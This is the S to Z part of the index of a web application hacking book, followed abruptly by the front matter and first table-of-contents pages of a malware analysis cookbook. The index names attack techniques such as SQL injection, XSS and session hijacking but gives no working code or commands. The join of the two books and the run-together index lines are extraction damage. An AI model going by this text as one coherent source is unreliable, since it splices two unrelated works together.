  - application mapping
    - identifying, 101–106
  - banner grabbing, 101
  - directory names, 105
  - file extensions, 102–105
  - HTTP fingerprinting, 102
  - session tokens, 105
  - third-party code
    - components, 105
- sessions
  - ASP.NET, 719–720
  - fixation
    - cookie injection, 537–540
    - finding and exploiting, 539–540
    - preventing, 540
    - steps, 537–538
  - hacker's methodology
    - fixation, 819
    - terminating, 818–819
  - hacker's methodology,
    - application mapping, tokens to, 818
  - hijacking, 436
  - HTTP authentication
    - alternative to, 208–209
  - Java, 712–713
  - Perl language, 736
  - PHP, 727
  - standalone vulnerability
    - scanners handling, 778–779
  - state information managed
    - without, 209
  - termination, 241–243
    - reactive, 253–254
  - web functionality, 66
- session management. *See also* access controls
  - alerts, 253
  - application logic flaws, 429
  - attackers, 20
  - cookies, liberal scope, 244–248

- CSRF, 251
- defense mechanisms handling
  - access with, 19–20
- duration, 241–243
- hacker's methodology
  - token insecure transmission, 817
  - token system log disclosure, 817–818
  - tokens tested for meaning, 815–816
  - tokens tested for
    - predictability, 816–817
    - understanding, 814–815
- logging, 253
- login function, 206
- logout function, 242, 250
- monitoring, 253
- security, 248–254
- state information, 206–209
- tokens
  - algorithm generating, 249
  - attacker scripts, 217
  - client-side exposure to
    - hijacking of, 243–244
  - concealed sequences, 213–215
  - eavesdroppers, 234
  - encrypting, 223–233
  - HTTP cookies, 207–208, 234–236
  - HTTPS, 234–236, 250
  - life cycle protection, 250–253
  - login function, 539–540
  - meaningful, 210–212
  - network disclosure, 234–237
  - per-page, 252–253
  - predictable, 213–223
  - server-side technology, 105
  - SSL, 233
  - strength, 248–249
  - system log disclosure, 237–239
  - time dependency, 215–217
  - transmitting, 538
  - URL transmission, 250
  - in URLs, 237–238
  - vulnerable mapping of, 240–241
  - weak random number
    - generation, 218–219
  - weak random number
    - quality testing, 219–223
  - weakness in generating, 210–233
  - weakness in handling, 233–248
  - XSS vulnerabilities, 243–244
  - uses, 205
- session riding. *See* request forgery
- session-handling mechanisms
  - Burp Suite
    - cookie jar, 603–604
    - request macros, 604–606
    - session-handling rules, 606–609
    - session-handling tracer, 609
    - supporting, 603–609
    - customized automation, 602–609
  - session-handling rules, 606–609
  - session-handling tracer, 609
  - SessionID parameter, 590
  - Set-Cookie header, 42, 47, 242, 244–245, 531
    - enumerating identifiers, 575
  - setString method, 340
- shared hosting, 656–657. *See also*
  - cloud computing
  - attackers, 658–665
    - access, 658–660
    - deliberate backdoor scripts, 660–661
    - between web applications, 660–663
  - hacker's methodology, 845–846
  - securing, 665–667
    - component segregation, 667
    - customer access, 665–666
    - customer functionality
      - segregation, 666
  - threats, 657
  - virtual hosting, 657
- shared token analyzers,
  - integrated testing suites, 767
- shared usernames, 181
- shell metacharacters, 359–360
  - application logic flaws, 419
  - OS command injection, 363, 365
  - Perl language, 360
  - types, 363
- The Shellcoder's Handbook* (Anley & Heasman & Linder), 634
- Shift-JIS character set, 464–465
- shutdown command, 315
- signature-based filters, reflected
  - XSS, 456–457
- signedness errors, 641–642
- Silverlight, 135
  - bytecode, 141
  - debuggers, 152
  - Isolated Storage, 553
  - same-origin policy, 526–527
  - serialized data, 138
  - Spy, 152
- simple match conditions filter, 350
- Simple Object Access Protocol (SOAP), 57
  - functions, 386
  - injection, 386–388
    - banking application, 387–388
    - error messages, 388
    - finding and exploiting, 389
    - hacker's methodology, 839
    - preventing, 27, 390
  - NBFS, 138
- site map records, 769–771
- SiteLock Active Template
  - Library, Microsoft, 559
- sleep function, MySQL, 323
- smartcards, authentication, 206
- SMTP injection, 397–402
  - flaws, 400–401
  - hacker's methodology, 836–837
  - preventing, 402
- sniper attack, Burp Intruder, 592
- SOAP. *See* Simple Object Access Protocol
- sockets
  - ASP.NET API methods, 723
  - Java, 716
  - Perl language API methods, 739
  - PHP API methods, 732
- source code
  - application logic flaws, 428
  - backdoor password, 708
  - browsing, 743
  - buffer overflow, 709
  - bytecode recompiling
    - within browser, 142–143
    - outside browser, 143
  - comments, 710–711
  - decompiling browser
    - extensions, 142–144
  - error messages, 623
  - format string vulnerabilities, 710
  - integer vulnerabilities, 709–710
  - native software bugs, 709–710
  - open redirection
    - vulnerabilities, 707–708
  - OS command injection, 708
  - path traversal vulnerabilities, 706–707
  - review
    - approaches, 702–704
    - black-box *versus* white-box, 702–703
    - methodology, 703–704
    - situations, 701

- signatures of common
  - vulnerabilities, 704–711
- SQL injection, 705–706
- XSS, 704–705
- spidering
  - REST URLs, 74–75
  - user-directed, 77–80
    - benefits, 77
    - hidden content discovery
      - with, 81–83
    - web compared to, 79
  - web, 74–77
    - authentication, 76
    - integrated testing suites, 760–762
    - user-directed spidering
      - compared to, 79
- SQL. *See* Structured Query Language
- SQLMap, 322
- sql-shell option, 330–331
- SQLzoo.net, 292
- SSL. *See* Secure Socket Layer
- stack overflows, 634–635
- stack traces
  - ASP.NET, 617
  - error messages, 617–618
- standalone vulnerability
  - scanners, 773–784
  - automated *versus* user-directed, 784
  - customized automation, 780–781
  - dangerous effects, 779
  - individuating functionality, 779–780
  - limitations, 776–777
  - products, 781–782
  - technical challenges, 778–781
    - authentication and session handling, 778–779
  - using, 783–784
  - vulnerabilities detected, 774–776
  - vulnerabilities undetected, 775
- state information
  - session management, 206–209
  - without sessions, 209
  - web functionality, 66
- static resources
  - access controls, 263–264
  - account testing, 277
  - file inclusion, 382
  - naming schemes, 87
- static tokens, 240
- statistical hypothesis testing, 219–222
- status codes, HTTP, 48–49
- enumerating identifiers, 574
- storage. *See* web storage, cloud
- computing
- stored procedures
  - databases, 339
  - hacker's methodology, 831–832
- stored XSS, 438–440
  - attacker steps, 438–439
  - delivering, 449–450
  - e-mail testing, 483–484
  - finding and exploiting, 481–487
  - MySpace, 442–443, 446
  - preventing, 492–496
    - HTML limitations, 495–496
    - input insertion, 495
    - input validation, 492–493
    - output validation, 493–495
  - reflected XSS compared to, 439–440
  - search function, 439
  - uploaded files testing, 484–487
    - Ajax, 486–487
    - GIFAR files, 485–486
- string data
  - dynamically constructed,
    - script code bypassing filters, 466
  - manipulation, 316
  - SQL injection into, 298–299
- string-length() function, 348
- strncpy function, 642
- strokejacking, 511. *See also* user interface redress attacks
- reverse, 560
- Structured Query Language (SQL)
  - client-side injection, 547–548
  - comments, 312
  - injection, 7, 14
    - advanced exploitation, 314–324
  - API methods, 291
  - application logic flaws, 420–422
  - blind, 626
  - bugs, 298–302
  - client-side, 547–548
  - column name, 301–302
  - conditional errors, 320–322
  - database code components, 741–742
  - defense in depth, 342
  - DELETE statements, 297–298
  - double hyphen, 293
  - error messages, 334–338
  - exploitation tools, 328–331
  - filter bypassing, 311–313
  - fingerprinting databases, 303–304
  - hacker's methodology, 827–829
  - inference, 319–324
  - input validation
    - circumvented, 312
  - INSERT statements, 295–296
  - JavaScript errors, 299
  - numeric data, 299–301, 315–316
  - ORDER BY clause, 301–302
  - out-of-band channel, 316–319
  - parameterized queries, 339–341
  - preventing, 27, 338–342
  - query structure, 301–302
  - second-order, 313–314
  - SELECT statements, 294–295
  - source code, 705–706
  - string data, 298–299
  - syntax, 332–334
  - time delays, 322–324
  - UNION operator, 304–308
  - UNION operator data
    - extraction, 308–311
  - UPDATE statements, 296–297
  - URL encoding, 300–301
  - vulnerability exploitation, 292–294
    - web functionality, 55–56
- structured tokens, 210–212
- Stunnel, 789
- SUBSTR(ING) functions, 324
- suspension of account, 197–198
- .swf files, 141
- syntactic validation, 25
- system log disclosure
  - hacker's methodology, session management, 817–818
  - session tokens, 237–239
  - vulnerabilities, 238

## T

- tag brackets, HTML bypassing
  - filters, 462–464
- tag name, HTML bypassing
  - filters, 460–461
- scripttags, 457
- Tamper Data, 772
- TamperIE, 772–773
- TCP protocol, HTTP using, 40
- testing. *See* account testing;
  - hacker's methodology;
  - hacker's toolkit; statistical hypothesis testing
- third-party applications, 560–561

- 301 Moved Permanently, 48
  - 302 Found, 48
    - brute-force techniques, 84
  - 304 Not Modified, 48
  - tiered architectures, 647
    - attacks, 648–654
      - categories, 648–649
    - component segregation, 655–656
    - defense in depth, 656
    - Java, 648
    - layers, 648
    - PHP, 653–654
    - securing, 654–656
    - subverting, 650–654
      - decryption algorithms, 650
      - local file inclusion executing commands, 652–654
      - MySQL extraction, 650–652
    - trust relationships, 649–650
      - access, 649
      - minimize, 654–655
  - time
    - delays
      - enumerating identifiers, 575–576
      - Oracle databases, 323–324
      - OS command injection, 363–364
      - SQL injection, 322–324
    - session token generation, 215–217
  - time of check, time of use flaw (TOCTOU flaw), 505
  - TOCTOU flaw. *See* time of check, time of use flaw
  - tokens
    - anti-CSRF, 508–509
    - XSS defeating, 510–511
  - authentication, 160
  - Burp Sequencer testing
    - randomness of, 219–221
  - cloud computing attackers, 665
  - encrypting, 223–233
    - attackers, 232–233
    - Burp Intruder bit flipper, 228–231
    - CBC, 227–233
    - downloading, 231–232
    - ECB ciphers, 224–226
    - “reveal” encryption oracle, 232
  - generating strong, 248–249
  - hacker’s methodology,
    - application mapping, sessions to, 818
  - hacker’s methodology, session management
    - insecure transmission, 817
    - system log disclosure, 817–818
      - tested for meaning, 815–816
      - tested for predictability, 816–817
  - per-page, 252–253
  - session management
    - algorithm generating, 249
    - attacker scripts, 217
    - client-side exposure to hijacking of, 243–244
    - concealed sequences, 213–215
    - eavesdroppers, 234
    - encrypting, 223–233
    - HTTP cookies for, 207–208, 234–236
    - HTTPS, 234–236, 250
    - life cycle protection, 250–253
    - login function, 539–540
    - meaningful, 210–212
    - network disclosure, 234–237
    - per-page, 252–253
    - predictable, 213–223
    - security, generation of, 210
    - server-side technologies, 105
    - strength, 248–249
    - system log disclosure, 237–239
    - transmitting, 538
    - URL transmission, 250
    - in URLs, 237–238
    - vulnerable mapping of, 240–241
    - weakness in generating, 210–233
    - weakness in handling, 233–248
    - XSS vulnerabilities, 243–244
  - shared analyzers, integrated testing suites, 767
  - SSL, 233
  - static, 240
  - structured, 210–212
  - time dependency, 215–217
  - weak random number generation, 218–219
  - weak random number quality testing, 219–223
  - TRACE functions, 43
  - transaction logic, 844
  - Trojan injection, XSS attack payloads, 444–445
  - trust relationships
    - hacker’s methodology, application logic flaws, 844
  - tiered architectures
    - access, 649
    - exploiting, 649–650
    - minimize, 654–655
    - XSS attack payloads exploiting, 446–447
  - try-catch blocks, 30
  - 200 OK, 48
  - 201 Created, 48
- ## U
- UDFs. *See* user-defined functions
  - UI redress attacks. *See* user interface redress attacks
  - uid parameter, 584, 590
  - unhandled errors, 30–31
  - Unicode encoding, 67–68
    - Burp Intruder, 375
  - uniform resource identifier (URI), 44
    - open redirection
      - vulnerabilities, absolute prefix, 545–546
  - uniform resource locator (URL)
    - account activation, 184
    - application mapping, input entry points, 98–99
    - buffer overflow and length of, 639
    - bytecode, 140
    - encoding, 67
      - SQL injection, 300–301
      - truncating, 378
    - format, 44
    - HTTP requests, 40, 44
    - open redirection
      - vulnerabilities, 542
      - absolute prefix, 545–546
      - blocking absolute, 544–545
    - parameters, client-side data transmission, 121–122
    - passwords recovery with time-limited, 174–175
    - redirection
      - ASP.NET API methods, 723
      - Java API methods, 716
      - Perl language API methods, 738
      - PHP API methods, 731–732
    - REST, 44–45
      - spidering, 74–75
    - session tokens, 237–238, 250
    - translation attacks, 396–397
  - UNION operator
    - Boolean conditions, 329
    - error messages, 306
    - NULL value, 306–307
    - Oracle databases, 307–308

- provisos, 305–306
- SELECT NULL value, 306–307
- SELECT queries, 304–305
- SQL injection, 304–308
  - data extraction, 308–311
- UNIX
  - chrooted file system, 381
  - Windows path traversal
    - vulnerabilities compared to, 374
- UPDATE statements, 296–297
- uploaded files, stored XSS
  - testing, 484–487
  - Ajax, 486–487
  - GIFAR files, 485–486
- URI. *See* uniform resource identifier
- URL. *See* uniform resource locator
- US-ASCII, 464
- user access. *See* access
- user input. *See also* input
  - ASP.NET API methods for, 718–719
  - client-side controls, 117
    - browser extensions, 133–153
    - hacker's methodology, 801–802
    - HTML forms, 127–133
  - Java, 711–712
    - API methods, 712
  - open redirection
    - vulnerabilities, 543–544
  - path traversal vulnerabilities, 379–380
  - Perl language, 735–736
  - PHP, 724–727
  - reflected XSS testing, 453
    - script introduction, 454–455
  - web application security
    - threatened by, 9–10
- user interface redress attacks (UI redress attacks), 508, 511–515
  - basic form, 511–513
  - framebusting, 514–515
  - mobile devices, 515
  - preventing, 515
  - variations, 513
- User-Agent header, 41, 52
  - targeting, 100
- userData, IE, 554
- user-defined functions (UDFs), 328
- user-directed spidering, 77–80
  - benefits, 77
  - hidden content discovery with, 81–83

- web spidering compared to, 79
- \_username buffer, 635–637
- usernames
  - access controls attackers
    - harvesting, 275–276
  - attackers, 168
  - e-mail address, 167, 196
  - enumeration, 166–169
  - hacker's methodology,
    - authentication
      - enumerating, 806–807
      - uniqueness, 809
    - nonunique, 181–182
    - password change functionality, 172
    - predictable, 182–183, 197
    - self-registration, 182, 196
    - shared, 181
    - sources, 169
    - system-generated, 192
  - UTF-7, 464
  - UTF-16, 464–465
  - UTL-HTTP package, 317–318

## V

- ValidateForm function, 130
- VALUES clause, 295–296
- variable assignment, JavaScript
  - hijacking, 522
- VBScript
  - error messages, 616
  - script code bypassing filters, 467
    - JavaScript with, 467–468
  - web functionality, 61
- vendor patches, web servers, 695
- verbose debugger messages, 425
- verbose error message, 30–31, 624
- verbose failure messages, 166–169
- vertical access controls, 258
- vertical privilege escalation, 258, 416
- ViewState, ASP.NET
  - attackers, 127
  - Base64 encoding, 125–126
  - Burp Suite, 126
  - client-side data transmission, 124–127
  - purpose, 125
  - security, 155
- virtual defacement, XSS attack
  - payloads, 443–444
- virtual hosting
  - Apache, 683

- hacker's methodology, web
  - servers, 847–848
- shared hosting, 657
- web servers misconfigured, 683
- virtual machines (VMs), 145
  - sandbox, 153
- virtual private network (VPN), 659
- VMs. *See* virtual machines
- VPN. *See* virtual private network
- vulnerability scanners
  - integrated testing suites, 764–765
    - standalone, 773–784
  - standalone, 773–784
    - automated *versus* user-directed, 784
    - customized automation, 780–781
    - dangerous effects, 779
    - individuating functionality, 779–780
    - limitations, 776–777
    - products, 781–782
    - technical challenges, 778–781
    - using, 783–784
  - vulnerabilities detected, 774–776
  - vulnerabilities undetected, 775

## W

- WAFs. *See* web application firewalls
- WAITFOR command, MS-SQL, 322–323
- WAR files, 673–676
- warez, distributing, 2
- WayBack Machine, 89
- WCF. *See* Windows Communication Foundation
- weak passwords, 161–162
- web 2.0, 14
  - vulnerabilities, 65
- web application firewalls (WAFs)
  - bypassing, 698
  - hacker's methodology, web
    - servers, 848–849
  - NULL bytes, 460
  - web servers, 697–698
- web applications. *See also*
  - hacker's methodology;
  - hacker's toolkit
 administrative functions in, 35–36



- ASP attackers between, 660–663
- behavior
  - extrapolating, 109–110
  - isolating, 110
- benefits, 5–6
- business, 4
- cloud computing, 5
- custom development, 10
- data store reliance of, 287
- deceptive simplicity, 10–11
- evolution, 2–3
- framework flaws, 685–687
- functions, 4–5
  - increasing demands on, 12
- managing, 35–36
- overextended, 11–12
- pages, functional paths *versus*, 93–96
- security, 1, 6–15
  - attackers, 6
  - developer understanding, 3
  - future, 14–15
  - key factors, 10–12
  - new network perimeter for, 12–14
  - user input threatening, 9–10
  - vulnerabilities, 7–8
- shared hosting attackers
  - between, 660–663
- technologies developing, 6
- third-party, 560–561
- threats to, 3
  - rapidly evolving, 11
- XPath subverting logic of, 345–346
- web archives, public
  - information, 89–90
- web browsers. *See also* browser extensions; Firefox; Internet Explorer
  - attackers, 559–568
  - browsing history, 552
  - bugs, 563
  - capabilities, 5–6
  - DNS rebinding, 563–564
  - exploitation frameworks, 564–566
    - BeEF, 565–566
    - XSS Shell, 566
  - hacker's toolkit, 748–750
    - Chrome, 750
    - Firefox, 749–750
    - IE, 748–749
  - integrated testing suites, intercepting proxies configuring, 752–755
  - XSS filters, 479–481
  - web container, Java, 53
  - web functionality
    - client-side, 57–65
      - Ajax, 62–63, 384
      - browser extension technologies, 65
      - CSS, 60–61
      - DOM, 62
      - forms, 58–60
      - HTML, 58
      - HTML5, 64–65
      - hyperlinks, 58
      - JavaScript, 61
      - JSON, 63
      - same-origin policy, 64
      - VBScript, 61
    - server-side, 51–57, 103, 106–110
      - ASP.NET, 54, 103
      - Java, 53–54
      - PHP, 54–55
      - Ruby on Rails, 55
      - SQL, 55–56
      - web services, 56–57
      - XML, 56
    - sessions, 66
    - state information, 66
  - web servers, 669–670
    - CMS, 92
    - configuration
      - security, 684
      - vulnerabilities, 670–684
    - default content, 92, 671–677
      - debug functionality, 671–672
      - hacker's methodology, 847
      - JMX, 674–676
      - powerful functions, 673–674
      - sample functionality, 672–673
    - default credentials, 670–671
      - hacker's methodology, 846
    - directory listing, 677–679
      - Allaire JRun, 690–691
    - flaws, 694
    - hacker's methodology, 846–849
      - dangerous HTTP methods, 847
      - default content, 847
      - default credentials, 846
      - native software bugs, 848
      - proxy server functionality, 847
      - virtual hosting, 847–848
      - WAFs, 848–849
    - hidden content discovery
      - leveraging, 91–93
  - JBoss Application Server, 674–676
  - misconfigured virtual hosting, 683
  - Oracle, 676–677
    - as proxy servers, 682–683
  - software
    - Allaire JRun, 690–691
    - Apple iDisk Server, 690
    - defense in depth, 696–697
    - encoding and
      - canonicalization, 689–694
    - JVM, 690
    - memory management, 687–689
    - Microsoft IIS path traversal vulnerabilities, 691–692
    - Oracle PL/SQL Exclusion
      - List filter bypass, 692–694
    - resources, 694
    - Ruby WEBrick, 690
    - securing, 695–697
    - security hardening, 695–696
    - vendor patches, 695
    - vulnerabilities, 684–697
  - vulnerabilities, 91–92
  - WAFs, 697–698
  - WebDAV methods, 679–681
  - web services, 56–57
  - Web Services Description Language (WSDL), 57
  - web spidering, 74–77
    - authentication, 76
    - integrated testing suites, 760–762
    - user-directed spidering
      - compared to, 79
  - web storage
    - cloud computing, 665
    - hacker's methodology, authentication insecure, 811
  - Web-based Distributed Authoring and Versioning (WebDAV)
    - overflows, 689
    - web server methods, 679–681
  - WebDAV. *See* Web-based Distributed Authoring and Versioning
  - WEBrick, Ruby, 690
  - websites
    - attacker-created, 448–449
    - evolution, 51
    - security and evolution of, 2
  - web.xml file, 716–717
  - Wget, 788

## WHERE clause

DELETE statements, 297–298

INSERT statements, 295

SELECT statements, 321

UPDATE statements, 296–297

white-box code review, 702–703

whitelist-based filters, 24

wiki, brute-force techniques for  
passwords in, 424Wikto, hidden content,  
92–93Windows, UNIX path traversal  
vulnerabilities compared  
to, 374Windows Communication  
Foundation (WCF), 138

Winter-Smith, Peter, 640

Wireshark, 236

Witko, 785

World Wide Web. *See also*hypertext transfer protocol;  
web functionality

evolution, 2–3, 15

overextended technologies in,  
11–12WSDL. *See* Web Services  
Description Language**X**

.xap files, 141

X-Frame-Options header,  
515

XHTML, 58

XML. *See* Extensible Markup  
LanguageXML external entity injection  
(XXE injection), 384–386  
hacker's methodology,  
841

XML Path Language (XPath)

count () function, 348

injection, 344–349

blind, 347–348

flaws, 348–349

hacker's methodology,

840–841

informed, 346–347

preventing, 349

keywords, 346

string-length () function,  
348subverting web application  
logic, 345–346XMLHttpRequest, 62–63, 476,  
524

attackers, 529

cross-domain requests,  
528–529XPath. *See* XML Path LanguageXSS. *See* cross-site scripting

XSS Shell, 566

XXE injection. *See* XML external  
entity injection**Z**

.zip extension, 141



"The most useful technical security book I've read this year. A must-have for all who protect systems from malicious software."

-**Lenny Zeltser**, Security Practice Director at Savvis and Senior Faculty Member at SANS Institute

"The ultimate guide for anyone interested in malware analysis."

-**Ryan Olson**, Director, VeriSign iDefense Rapid Response Team

"Every page is filled with practical malware knowledge, innovative ideas, and useful tools. Worth its weight in gold!"

-**Aaron Walters**, Lead Developer of Volatility and VP of Security R&D at Terremark

# Malware Analyst's Cookbook and DVD

TOOLS AND TECHNIQUES FOR FIGHTING MALICIOUS CODE

Michael Hale Ligh, Steven Adair, Blake Hartstein, and Matthew Richard



# **Malware Analyst's Cookbook and DVD**



# Malware Analyst's Cookbook and DVD

Tools and Techniques for  
Fighting Malicious Code

Michael Hale Ligh  
Steven Adair  
Blake Hartstein  
Matthew Richard



Wiley Publishing, Inc.

**Malware Analyst's Cookbook and DVD: Tools and Techniques for Fighting Malicious Code**

Published by  
Wiley Publishing, Inc.  
10475 Crosspoint Boulevard  
Indianapolis, IN 46256  
[www.wiley.com](http://www.wiley.com)

Copyright © 2011 by Wiley Publishing, Inc., Indianapolis, Indiana

Published simultaneously in Canada

ISBN: 978-0-470-61303-0  
ISBN: 978-1-118-00336-7 (ebk)  
ISBN: 978-1-118-00829-4 (ebk)  
ISBN: 978-1-118-00830-0 (ebk)

Manufactured in the United States of America

10 9 8 7 6 5 4 3 2 1

No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, or online at <http://www.wiley.com/go/permissions>.

**Limit of Liability/Disclaimer of Warranty:** The publisher and the author make no representations or warranties with respect to the accuracy or completeness of the contents of this work and specifically disclaim all warranties, including without limitation warranties of fitness for a particular purpose. No warranty may be created or extended by sales or promotional materials. The advice and strategies contained herein may not be suitable for every situation. This work is sold with the understanding that the publisher is not engaged in rendering legal, accounting, or other professional services. If professional assistance is required, the services of a competent professional person should be sought. Neither the publisher nor the author shall be liable for damages arising herefrom. The fact that an organization or website is referred to in this work as a citation and/or a potential source of further information does not mean that the author or the publisher endorses the information the organization or website may provide or recommendations it may make. Further, readers should be aware that Internet websites listed in this work may have changed or disappeared between when this work was written and when it is read.

For general information on our other products and services please contact our Customer Care Department within the United States at (877) 762-2974, outside the United States at (317) 572-3993 or fax (317) 572-4002.

Wiley also publishes its books in a variety of electronic formats. Some content that appears in print may not be available in electronic books.

**Library of Congress Control Number:** 2010933462

**Trademarks:** Wiley and the Wiley logo are trademarks or registered trademarks of John Wiley & Sons, Inc. and/or its affiliates, in the United States and other countries, and may not be used without written permission. All other trademarks are the property of their respective owners. Wiley Publishing, Inc. is not associated with any product or vendor mentioned in this book.

*To my family for helping me shape my life and to my wife  
Suzanne for always giving me something to look forward to.*

*—Michael Hale Ligh*

*To my new wife and love of my life Irene and my family.  
Without your support over the many years, I would not be where  
I am or who I am today.*

*—Steven Adair*

# Credits

**Executive Editor**

Carol Long

**Project Editor**

Maureen Spears

**Technical Editor**

Michael Gregg

**Production Editor**

Kathleen Wisor

**Copy Editor**

Nancy Rappaport

**Editorial Director**

Robyn B. Siesky

**Editorial Manager**

Mary Beth Wakefield

**Freelance Editorial Manager**

Rosemarie Graham

**Marketing Manager**

Ashley Zurcher

**Production Manager**

Tim Tate

**Vice President and****Executive Group Publisher**

Richard Swadley

**Vice President and Executive Publisher**

Barry Pruett

**Associate Publisher**

Jim Minatel

**Project Coordinator, Cover**

Lynsey Stanford

**Compositor**

Maureen Forys,

Happenstance Type-O-Rama

**Proofreader**

Word One New York

**Indexer**

Robert Swanson

**Cover Image**

Digital Vision/Getty Images

**Cover Designer**

Ryan Sneed



# About the Authors

**Michael Hale Ligh** is a Malicious Code Analyst at Verisign iDefense, where he specializes in developing tools to detect, decrypt, and investigate malware. In the past few years, he has taught malware analysis courses and trained hundreds of students in Rio De Janeiro, Shanghai, Kuala Lumpur, London, Washington D.C., and New York City. Before iDefense, Michael worked as a vulnerability researcher, providing ethical hacking services to one of the nation's largest healthcare providers. Due to this position, he gained a strong background in reverse-engineering and operating system internals. Before that, Michael defended networks and performed forensic investigations for financial institutions throughout New England. He is currently Chief of Special Projects at MNIN Security LLC.

**Steven Adair** is a security researcher with The Shadowserver Foundation and a Principal Architect at eTouch Federal Systems. At Shadowserver, Steven analyzes malware, tracks botnets, and investigates cyber-attacks of all kinds with an emphasis on those linked to cyber-espionage. Steven frequently presents on these topics at international conferences and co-authored the paper "Shadows in the Cloud: Investigating Cyber Espionage 2.0." In his day job, he leads the Cyber Threat operations for a Federal Agency, proactively detecting, mitigating and preventing cyber-intrusions. He has successfully implemented enterprise-wide anti-malware solutions across global networks by marrying best practices with new and innovative techniques. Steven is knee deep in malware daily, whether it be supporting his company's customer or spending his free time with Shadowserver.

**Blake Hartstein** is a Rapid Response Engineer at Verisign iDefense. He is responsible for analyzing and reporting on suspicious activity and malware. He is the author of the Jsunpack tool that aims to automatically analyze and detect web-based exploits, which he presented at Shmoocon 2009 and 2010. Blake has also authored and contributed Snort rules to the Emerging Threats project.

**Matthew Richard** is Malicious Code Operations Lead at Raytheon Corporation, where he is responsible for analyzing and reporting on malicious code. Matthew was previously Director of Rapid Response at iDefense. For 7 years before that, Matthew created and ran a managed security service used by 130 banks and credit unions. In addition, he has done independent forensic consulting for a number of national and global companies. Matthew currently holds the CISSP, GCIA, GCFA, and GREM certifications.

# Acknowledgments

**M**ichael would like to thank his current and past employers for providing an environment that encourages and stimulates creativity. He would like to thank his coworkers and everyone who has shared knowledge in the past. In particular, Aaron Walters and Ryan Smith for never hesitating to engage and debate interesting new ideas and techniques. A special thanks goes out to the guys who took time out of the busy days to review our book: Lenny Zeltser, Tyler Hudak, and Ryan Olson.

Steven would like to extend his gratitude to those who spend countless hours behind the scenes investigating malware and fighting cyber-crime. He would also like to thank his fellow members of the Shadowserver Foundation for their hard work and dedication towards making the Internet a safer place for us all.

We would also like to thank the following:

- Maureen Spears and Carol A. Long from Wiley Publishing, for helping us get through our first book.
- Ilfak Guilfanov (and the team at Hex-Rays) and Halvar Flake (and the team at Zynamics) for allowing us to use some of their really neat tools.
- All the developers of the tools that we referenced throughout the book. In particular, Frank Boldewin, Mario Vilas, Harlan Carvey, and Jesse Kornblum, who also helped review some recipes in their realm of expertise.
- The authors of other books, blogs, and websites that contribute to the collective knowledge of the community.

—Michael, Steven, Blake, and Matthew

# Contents

Introduction .....	xv
On The Book's DVD .....	xxiii
<b>1</b> Anonymizing Your Activities .....	1
<i>Recipe 1-1: Anonymous Web Browsing with Tor.</i> .....	3
<i>Recipe 1-2: Wrapping Wget and Network Clients with Torsocks</i> .....	5
<i>Recipe 1-3: Multi-platform Tor-enabled Downloader in Python</i> .....	7
<i>Recipe 1-4: Forwarding Traffic through Open Proxies</i> .....	12
<i>Recipe 1-5: Using SSH Tunnels to Proxy Connections</i> .....	16
<i>Recipe 1-6: Privacy-enhanced Web browsing with Privoxy</i> .....	18
<i>Recipe 1-7: Anonymous Surfing with Anonymouse.org.</i> .....	20
<i>Recipe 1-8: Internet Access through Cellular Networks</i> .....	21
<i>Recipe 1-9: Using VPNs with Anonymizer Universal</i> .....	23
<b>2</b> Honey pots .....	27
<i>Recipe 2-1: Collecting Malware Samples with Nepenthes.</i> .....	29
<i>Recipe 2-2: Real-Time Attack Monitoring with IRC Logging</i> .....	32
<i>Recipe 2-3: Accepting Nepenthes Submissions over HTTP with Python.</i> .....	34
<i>Recipe 2-4: Collecting Malware Samples with Dionaea</i> .....	37
<i>Recipe 2-5: Accepting Dionaea Submissions over HTTP with Python</i> .....	40
<i>Recipe 2-6: Real-time Event Notification and Binary Sharing with XMPP</i> .....	41
<i>Recipe 2-7: Analyzing and Replaying Attacks Logged by Dionea.</i> .....	43
<i>Recipe 2-8: Passive Identification of Remote Systems with p0f.</i> .....	44
<i>Recipe 2-9: Graphing Dionaea Attack Patterns with SQLite and Gnuplot</i> .....	46
<b>3</b> Malware Classification .....	51
<i>Recipe 3-1: Examining Existing ClamAV Signatures</i> .....	52
<i>Recipe 3-2: Creating a Custom ClamAV Database.</i> .....	54
<i>Recipe 3-3: Converting ClamAV Signatures to YARA.</i> .....	59
<i>Recipe 3-4: Identifying Packers with YARA and PEiD.</i> .....	61
<i>Recipe 3-5: Detecting Malware Capabilities with YARA</i> .....	63
<i>Recipe 3-6: File Type Identification and Hashing in Python.</i> .....	68
<i>Recipe 3-7: Writing a Multiple-AV Scanner in Python</i> .....	70

Recipe 3-8: Detecting Malicious PE Files in Python . . . . .	75
Recipe 3-9: Finding Similar Malware with ssdeep . . . . .	79
Recipe 3-10: Detecting Self-modifying Code with ssdeep . . . . .	82
Recipe 3-11: Comparing Binaries with IDA and BinDiff . . . . .	83
<b>4 Sandboxes and Multi-AV Scanners . . . . .</b>	<b>89</b>
Recipe 4-1: Scanning Files with VirusTotal . . . . .	90
Recipe 4-2: Scanning Files with Jotti . . . . .	92
Recipe 4-3: Scanning Files with NoVirusThanks . . . . .	93
Recipe 4-4: Database-Enabled Multi-AV Uploader in Python . . . . .	96
Recipe 4-5: Analyzing Malware with ThreatExpert . . . . .	100
Recipe 4-6: Analyzing Malware with CWSandbox . . . . .	102
Recipe 4-7: Analyzing Malware with Anubis . . . . .	104
Recipe 4-8: Writing AutoIT Scripts for Joebox . . . . .	105
Recipe 4-9: Defeating Path-dependent Malware with Joebox . . . . .	107
Recipe 4-10: Defeating Process-dependent DLLs with Joebox . . . . .	109
Recipe 4-11: Setting an Active HTTP Proxy with Joebox . . . . .	111
Recipe 4-12: Scanning for Artifacts with Sandbox Results . . . . .	112
<b>5 Researching Domains and IP Addresses . . . . .</b>	<b>119</b>
Recipe 5-1: Researching Domains with WHOIS . . . . .	120
Recipe 5-2: Resolving DNS Hostnames . . . . .	125
Recipe 5-3: Obtaining IP WHOIS Records . . . . .	129
Recipe 5-4: Querying Passive DNS with BFK . . . . .	132
Recipe 5-5: Checking DNS Records with Robtex . . . . .	133
Recipe 5-6: Performing a Reverse IP Search with DomainTools . . . . .	134
Recipe 5-7: Initiating Zone Transfers with dig . . . . .	135
